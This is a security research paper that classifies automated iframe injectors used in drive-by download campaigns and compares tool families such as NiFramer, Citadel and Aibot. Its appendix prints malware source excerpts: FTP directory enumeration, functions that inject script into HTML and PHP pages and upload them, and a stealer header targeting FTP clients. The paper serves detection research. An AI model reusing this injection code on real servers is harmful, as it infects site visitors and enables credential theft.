THE TAO OF AUTOMATED IFRAME INJECTORS – BUILDING DRIVE-BY PLATFORMS FOR FUN AND PROFIT

Aditya K. Sood
Blue Coat Systems, USA

Rohit Bansal
SecNiche Security Labs, USA

Email aditya.sood@elastica.co

ABSTRACT

In this paper, we present the design of distributed infection models used by attackers to inject malicious iframes on the fly in order to conduct large-scale drive-by download attacks. We use the term 'iframe injectors', which refers to the automated tools used by attackers to trigger mass infections. The iframe injectors can either be standalone tools or embedded components within botnets. We discuss the classification of iframe injectors and dissect a number of existing tools in order to understand their functionalities and how they are deployed effectively.

INTRODUCTION

Iframes are inline frames, which are HTML objects that are embedded in a web page to fetch content (HTML or JavaScript) from a third-party domain. The content is treated as a part of the primary web page and is served when that web page is accessed. This is a known HTML functionality and is heavily used for content sharing among multiple domains. However, attackers abuse this functionality in multiple variants of drive-by download attacks [1] as a part of massive iframe infection campaigns [2, 3]. An attack starts with a malicious domain that hosts malware. The attackers then embed a URL referencing the malware in an iframe and place that in a compromised website (or any other self-managed website). Users are then coerced into visiting the web page that has the iframe embedded in it. When the user visits the page, the malware is fetched from the malicious domain and the end-user system is infected. The same attack model has been used to serve exploits through browser exploit packs (BEPs) such as Beta [4], Styx [5], Sweet Orange [6], Blackhole [7], Neutrino [8], etc. In the case of BEPs, the malicious iframe loads the BEP package in full, and the browser environment is fingerprinted against known vulnerable plug-ins and inherent components. If a vulnerable component (or plug-in) is found, the exploit is served, which in turn downloads the malware onto the end-user system. In reality, malware can be served directly or as part of an exploit delivering mechanism in which first a vulnerability is exploited.

IFRAME INJECTOR CLASSIFICATION

We categorize iframe injectors into three primary classes based on the origination of attack and infection techniques, as follows:

- **Class E**: This category comprises iframe injectors that are used as embedded components in malware that is installed on the end-user systems. Class E is commonly used as one of the primary components of botnet design. The bots are equipped with the iframe injector component so that hosting servers on the Internet can be scanned using compromised end-user systems to infect the servers with malicious iframes. Lately, we have seen bots being designed specifically for automated iframe injections. Class E bots also have the capability of stealing the credentials that end-users use to access remote hosting servers.
- **Class G**: This category of iframe injectors is based on the extended functionality of Class E iframe injectors. In Class G, the bot steals the credentials of different services, such as FTP, SSH, etc., used by the end-user to access remote servers. The bot steals the credentials and sends it to the embedded gateway component, which is deployed as an additional layer in the C&C architecture. The gateway component then triggers iframe injections in the remote servers, which have had their credentials stolen by the bot.
- **Class S**: This category comprises iframe injectors that are used as standalone components. Class S injectors are placed directly on the compromised hosting servers and are executed to trigger infections. The attacker simply deploys the code on the compromised server and executes it. Class S injectors scan the Internet-facing directories on the hosting server and look for the HTML, JS, PHP, etc. files in which iframes need to be embedded.

In the next section, we discuss the infection models of Class E, Class G and Class S iframe injectors.

CLASS E: WORKING MODEL

Automated iframe injections have become the *de facto* characteristic of a number of botnets. In fact, botnets are being designed specifically to conduct scanning across remote websites, thereby infecting them with malicious JavaScripts. The attackers still harness the power of standard botnet design in which compromised systems running the bot trigger scans against a number of websites hosted on servers running insecure deployments of FTP servers, SSH servers etc. This process is followed to conduct mass infections so that websites can be infected on the fly. How is this accomplished? Figure 1 highlights an execution flow, which is explained as follows:

1. The user receives a spear-phishing email with an embedded malicious link. The attackers can also spread malicious links through third-party platforms such as online social networks (OSNs) to force users to visit the domain present in the URL. Once the user falls for social engineering trick and clicks the link, the browser opens the URL to load the content served.
2. Once the link is clicked, a drive-by download attack takes place, in which the browser is exploited against a known or unknown vulnerability that is present in the inherent component or third-party plug-in. Once the browser is exploited, it downloads the bot with the capability of performing automated injections on remote websites.



Figure 1: Class E: automated iframe injection model.

3. Once the bot has been downloaded onto the user's system, it starts scanning remote servers hosting websites for potential insecure deployments such as FTP and SSH servers running with weak or no credentials. Once an insecure deployment is detected, the bot starts scanning directories using recursive techniques in order to obtain a list of web directories.
4. Once a list of web directories is obtained, the bot looks for files that are exposed on the web. For example, it searches for 'index.html' or 'index.php' files in the 'www' or 'public_html' directory. The reason for this is simple: the bot prefers to inject files that are exposed on the Internet and which can be loaded in the browser.
5. Once the files are accessed, the bot starts injecting iframe codes into the preferred web pages. Since the iframe is an inline frame that loads content from a third-party domain in the parent website, the attackers supply malicious URLs in the iframes so that they are downloaded dynamically onto the users' machines.
6. Once successful injections have been made on remote websites, the bot starts collecting information about the injections, including remote IPs, target resources, etc.
7. Finally, the bot transmits the information gathered about the automated injections to the attacker-controlled Command and Control (C&C) server. The compromised websites are later sold in the underground community as a part of a Crimeware-as-a-Service (CaaS) model [9].

CLASS G: WORKING MODEL

In this section, we discuss the working model of the Class G iframe injectors. This model can be considered as an extension to the Class E model, but it performs iframe injections differently. Figure 2 highlights the working model of Class G injectors. A general execution flow is explained as follows:

1. The user visits the malicious domain as a result of a spear-phishing attack or any other infection strategies adopted by the attackers.
2. The user's system is compromised through a drive-by download attack by the installation of a bot (malware) as a result of the exploitation of a vulnerability.
3. The bot starts its monitoring mode, in which it filters the user's communication with remote servers. If the communication uses protocols such as FTP, SSH, etc., which are used for managing remote servers, the bot sniffs the credentials and passes them over to the gateway component running as part of the C&C.
4. The gateway has the functionality of injecting iframes into the web directories present on the remote servers. Note that in Class G, it is the gateway component that is triggering the injections, whereas in Class E, the injections are performed by the bot.
5. The gateway scans the remote directories and looks for potential files, such as ASP, JSP, PHP, HTML, JS, etc., into which to embed iframes, and verifies the files afterwards to make sure that injections have been successful and that the file layout is intact. Successful infections are reported back to the C&C panel to keep track of infected servers.



Figure 2: Class G: automated iframe injection model.



Figure 3: Class S: automated iframe injection model.

CLASS S: WORKING MODEL

In 2014, we presented a detailed analysis of NiFramer [10], a Class S automated iframe injector tool used to infect the CPanel software used for managing hosting on servers. Figure 3 highlights the working model of Class S injectors. A general execution flow is explained as follows:

1. The attacker uses stolen credentials to log into the remote hosting servers.
2. The attacker executes the automated iframe injection code to scan the directories and specific files in order to obtain their handles and access rights.
3. The attacker injects iframe code into the web pages, such as JSP, ASP, PHP, etc., present in the directories to make sure that the unauthorized code works inline with the legitimate code.
4. The infected web pages are then distributed as a part of drive-by download infections in order to download malware onto the end-user systems.

Our NiFRamer [11] analysis details how automated code is executed in the compromised remote servers.

COMPARATIVE STUDY

In this study, we dissected different iframe injectors to understand their functionalities and infection mechanisms, including how they are designed. We mapped the different classes of iframe injectors discussed earlier to understand their characteristics. Let's take a look at the different features of automated iframe injectors:

- **JavaScript obfuscation**: This is performed to reduce the size of injected iframes and make the code harder to understand. Researchers have to de-obfuscate the code in order to understand the internals.
- **Automated injections**: The iframes are injected in an automated manner with the use of scripts rather that using any manual efforts. Automated injection capabilities allow the attacker to infect directories or web pages on a large scale in order to conduct mass infections.
- **Infrastructure scanning**: As parts of bots, the automated iframe injectors have embedded functionality that enables them to conduct scans from the end-user systems for specific services such as FTP, SSH, etc. on the targeted hosting servers. The attacks appear to have originated from the end-user systems, but actually iframe bots (or embedded iframe components) abuse the compromised end-user systems to trigger additional sets of infections by compromising more systems.
- **Directory/file scanning**: Once the hosting servers are compromised, iframe injectors conduct inline scanning to surf through directories and files for injecting iframes.
- **Mass infections**: This is one of the main features of automated iframe injectors because, being automated by nature, they can infect multiple directories (hosts) on shared hosting servers to infect large sets of websites on the fly.
- **Directory privilege check**: Before the iframes are injected, they carry out a privilege check on the directories and files to ensure the injections will be done in the targeted directories with write access enabled. This is done to ensure that injections are triggered in a stealthy manner and that unnecessary logs are not generated.
- **File filtering**: Files that are going to be accessible over the Internet are filtered for iframe injections. Files such as HTML/JS/PHP, etc. are of utmost priority. This makes the automated iframe injection process targeted and only required files are infected.
- **Injected file verification**: This component ensures that the iframe injections occur successfully by verifying that the files have the proper structure and that the iframes are placed in the right positions in the file. This is done to make sure that when files are accessed in browsers by the targeted users, the files render appropriately, thereby allowing successful rendering of iframes.
- **C&C management panel**: This is a piece of remote web management software operated by the attackers as part of their C&C activities. This is a centralized place where information related to all bots and successful infections is stored. The attacker can issue remote commands to bots to update the iframe contents on the fly.
- **Stealer support**: Stealers are additional components in the bot that are used in conjunction with the automated iframe injectors to steal credentials that are used by the end-users to access remote servers. This is an additional behavioural feature in which the iframe bot can simply reuse the stolen credentials rather than perform network scanning. Stealer components use a technique known as hooking to control the execution flow across various functions in the libraries. Figure A2 in the Appendix shows the 'stealer.h' file used in the Auto-Iframer bot.

Table 1 shows a feature comparison of the different classes of iframe injectors. Table 2 shows the classification of a number of different iframe injectors.

SNo	Feature comparison	Class S	Class E	Class G
1	JavaScript obfuscation	Yes	Yes	Yes
2	Automated injections	Yes	Yes	Yes
3	Infrastructure scanning	No	Yes	Yes
4	Directory/file scanning	Yes	Yes	Yes
5	Mass infections	Yes	Yes	Yes
6	Directory privilege check	Yes	Yes	Yes
7	File filtering	Yes	Yes	Yes
8	Injected file verification	Yes	Yes	Yes
9	C&C management panel	No	Yes	Yes
10	Stealer support	No	Yes	No

Table 1: Feature comparison: Class S, Class E and Class G iframe injectors.

SNo	Iframe injector	Classification
1	NiFramer	Class S
2	ZFramer	Class S
3	Citadel Framer	Class G
4	Aibot	Class E
5	Wacked (Auto) Iframer Bot	Class E
6	FTPenetrator	Class E

Table 2: Classification of different families of automated iframe injectors.

CONCLUSION

In this paper, we have presented an analysis of various classes of iframe injectors. Class S, Class E and Class G are entirely different from each other based on the iframe infection mechanism. Class S infects web directories directly on the compromised hosting server. Class E harnesses the power of compromised end-user systems to infect web directories across vulnerable hosting servers on the Internet. Class G uses the gateway component in the C&C deployment to launch iframe infections. We have also highlighted the outcomes of a comparative study conducted against different iframe injectors to understand the functionality at core. Obtaining intelligence at a granular level helps to build robust detection and prevention solutions.

REFERENCES

[1] Cova, M.; Kruegel, C.; Vigna, G. 2010. Detection and analysis of drive-by download attacks and malicious JavaScript code. In Proceedings of the 19th International Conference on World Wide Web (WWW '10). ACM, New York, NY, USA, 281–290.

[2] Sinegubko, D. Massive Admedia/Adverting iFrame Infection. https://blog.sucuri.net/2016/02/massive-admedia-iframe-javascript-infection.html.

[3] Cid, D. Malware iFrame Campaign from Sytes(.)net. https://blog.sucuri.net/2013/10/malware-iframe-campaign-from-sytes-net.html.

[4] Sood, A. K.; Bansal, R. Beta exploit pack: one more piece of crimeware for the infection road! https://www.virusbulletin.com/virusbulletin/2015/06/beta-exploit-pack-one-more-piece-crimeware-infection-road/.

[5] Sood, A. K.; Enbody, R.; Bansal, R. Styx exploit pack: insidious design analysis. https://www.virusbulletin.com/virusbulletin/2013/09/styx-exploit-pack-insidious-design-analysis/.

[6] Sood, A. K.; Enbody, R.; Bansal, R. What are browser exploit kits up to? A look into Sweet Orange and ProPack. https://www.virusbulletin.com/virusbulletin/2013/03/what-are-browser-exploit-kits-look-sweet-orange-and-propack/.

[7] Sood, A. K.; Enbody, R. Browser exploit packs – exploitation paradigm. https://www.virusbulletin.com/conference/vb2011/abstracts/browser-exploit-packs-exploitation-paradigm/.

[8] Is it the End of Angler? http://malware.dontneedcoffee.com/2016/06/is-it-end-of-angler.html.

[9] Sood, A. K.; Enbody, R. J. (2013). Crimeware-as-a-service-A survey of commoditized crimeware in the underground market. International Journal of Critical Infrastructure Protection, 6(1), 28-38. 10.1016/j.ijcip.2013.01.002.

[10] Sood, A. K. Virus Bulletin – NiFramer Iframer Injector – CPanel. http://secniche.blogspot.com/2014/01/virus-bulletin-niframer-iframer.html.

[11] Sood, A. K.; Bansal, R.; Greko, P. Inside an iframe injector: a look into NiFramer. https://www.virusbulletin.com/virusbulletin/2013/10/inside-iframe-injector-look-niframer.

APPENDIX



Figure A1: FTPenetrator C&C panel.

AllStealers.h 〉 No Selection

```
#include "stdafx.h"
#include "CoreFTP.h"
#include "DreamWeaver.h"
#include "FileZilla.h"
#include "FlashFXP.h"
#include "FTPCommander.h"
#include "SmartFTP.h"
#include "TotalCommander.h"
#include "Directory Opus.h"
#include "WS_FTP.h"
```

Figure A2: Auto-Iframer bot 'Stealer.H' file.

```
// Get dirs.
// For the NULL refer to comment of IFramerCllback
    FTPW.EnumerateFiles("*", IFramerCallback, NULL);

    // No subdirs found, hopefully we already were in the right one
    if(!Directories)
    {
    // Maybe in current dir
    FTPW.EnumerateFiles("*", IFramerCallback, Project);
            return;
    }

    // Get to start of List
    while(Directories->prev)
    {
            Directories = Directories->prev;
    }

    // Get start dir
    char StartDir[MAX_PATH] = {0}; size_t DirLen = MAX_PATH - 1;
    FTPW.GetCurrentDir(StartDir, DirLen);
    // Iterate to end
    while(Directories)
    {
            // Search that dir
            FTPW.SetCurrentDir(Directories->elem);
            FTPW.EnumerateFiles("*", IFramerCallback, Project);
            // Go back to starting point
            FTPW.SetCurrentDir(StartDir);

            // Next
            Directories = Directories->next;
    }
```

Figure A3: Enumerate files on the compromised FTP server: AutoBot iframer.

```
BOOL InfectHTMLPage(char* FileName, char* Content, size_t Size,
        IFRAMEPROJECT* Project, LPVOID VoidFTPWrapper)
{
        WininetFTPWrapper* FTPWrapper = (WininetFTPWrapper*)VoidFTPWrapper;

    char* NewContent = NULL;
    size_t NewSize = 0;

    // FIXME: TODO: StrStrI
    char* Head = strstr(Content, "</head>");
    if(Head)
    {
            NewSize = Size + strlen(Project->IFrame) + strlen("<script type=\"text/javascript\">") + strlen("</script>");
            NewContent = (char*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, NewSize + 1);
            if(!NewContent)
                    return FALSE;

            strncpy(NewContent, Content, Head - Content);
        strcat(NewContent, "<script type=\"text/javascript\">");
        strcat(NewContent, Project->IFrame);
        strcat(NewContent, "</script>\r\n");
            strcat(NewContent, Head);

    }
    // Just put that crap somewhere
    else
    {
        NewSize = Size + strlen(Project->IFrame) + 1;
            NewContent = (char*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, NewSize + 1);
            if(!NewContent)
                    return FALSE;

        wsprintfA(NewContent, "%s%s", Content, Project->IFrame);
    }

        BOOL Result = FTPWrapper->Upload(FileName, NewContent, NewSize);
        ODS(TEXT("upload"));
        HeapFree(GetProcessHeap(), 0, NewContent);
        return Result;
}
```

Figure A4: Automated iframe injection code: AutoBot iframer.

```
function _iframe_try_replace($config, &$contents, $html_escape_method = null){
   $boundary = array(
      0 => sprintf('<!--(%s)-->', $config['marker']),
      1 => sprintf('<!--(/%s)-->', $config['marker']),
      );

   $inject_html    = "{$boundary[0]}{$config['html']}{$boundary[1]}";
   $search_pattern    = "{$boundary[0]}%%%{$boundary[1]}";
   switch ($html_escape_method){
      case 'var_export':
         $inject_html    = var_export($inject_html,1);
         $search_pattern    = var_export($search_pattern, 1);
         break;
      case 'json_encode':
         $inject_html    = json_encode($inject_html);
         $search_pattern    = json_encode($search_pattern);
         break;
      default:
         # Leave unchanged
      }

   # Try to replace
   $preg_search = '~'.str_replace('%%%', '.*', preg_quote($search_pattern, '~')).'~usS';
   if (!preg_match($preg_search, $contents))
      return $inject_html;  # No replacing possible: just return the correct injection HTML

   # Replace!
   $s = preg_replace($preg_search, $inject_html, $contents);
   if (!is_null($s)){
      $contents = $s;
      return NULL; # REPLACED!
      }

   # Replace possible but failed (o_O)
   return $inject_html;
   }

/** Iframe injection mode: smart (falls back to append for some filetypes) */
function _iframe_file_smart($path, $contents, $config){
   switch ($this->_file_ext($path)){
      case '.php':
```

Figure A5: Automated iframe injection and replacement code: Citadel iframer gateway.

```
BOOL Iframer::InfectPHPPage(char* fileName, char* content, size_t size)
{
        size_t newSize = size;
    // Install output hook
    newSize += PHP_START_MARKER_SIZE + strlen(PHP_INSTALL_HOOK) + PHP_END_MARKER_SIZE;
    // output hook
    newSize += strlen("<?php\r\n") + PHP_START_MARKER_SIZE + strlen(PHP_HOOK_FUNC) + PHP_END_MARKER_SIZE + strlen("?>");
    newSize += strlen(project->iFrame);

        char* infectedPage = (char*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, newSize + 1);
        if(!infectedPage)
                return FALSE;

        // Install output hook
        strcpy(infectedPage, "<?php\r\n");
        AddPHPStartMarker(infectedPage, project->uid);
        strcat(infectedPage, PHP_INSTALL_HOOK);
        AddPHPEndMarker(infectedPage, project->uid);

        // normal content
        strcat(infectedPage, content + strlen("<?php"));
        // Append PHPTemplate
        strcat(infectedPage, "<?php\r\n");
        AddPHPStartMarker(infectedPage, project->uid);
        wsprintfA(&infectedPage[strlen(infectedPage)], PHP_HOOK_FUNC, project->iFrame);
        AddPHPEndMarker(infectedPage, project->uid);
        strcat(infectedPage, "?>");

OUTPUT_INT(TEXT("size mismatch"), strlen(infectedPage) - newSize, 10);
        // Upload
        BOOL Result = FTPW.Upload(fileName, infectedPage, strlen(infectedPage));
        HeapFree(GetProcessHeap(), 0, infectedPage);
        return Result;
}
```

Figure A6: Automated iframe injection code: Aibot.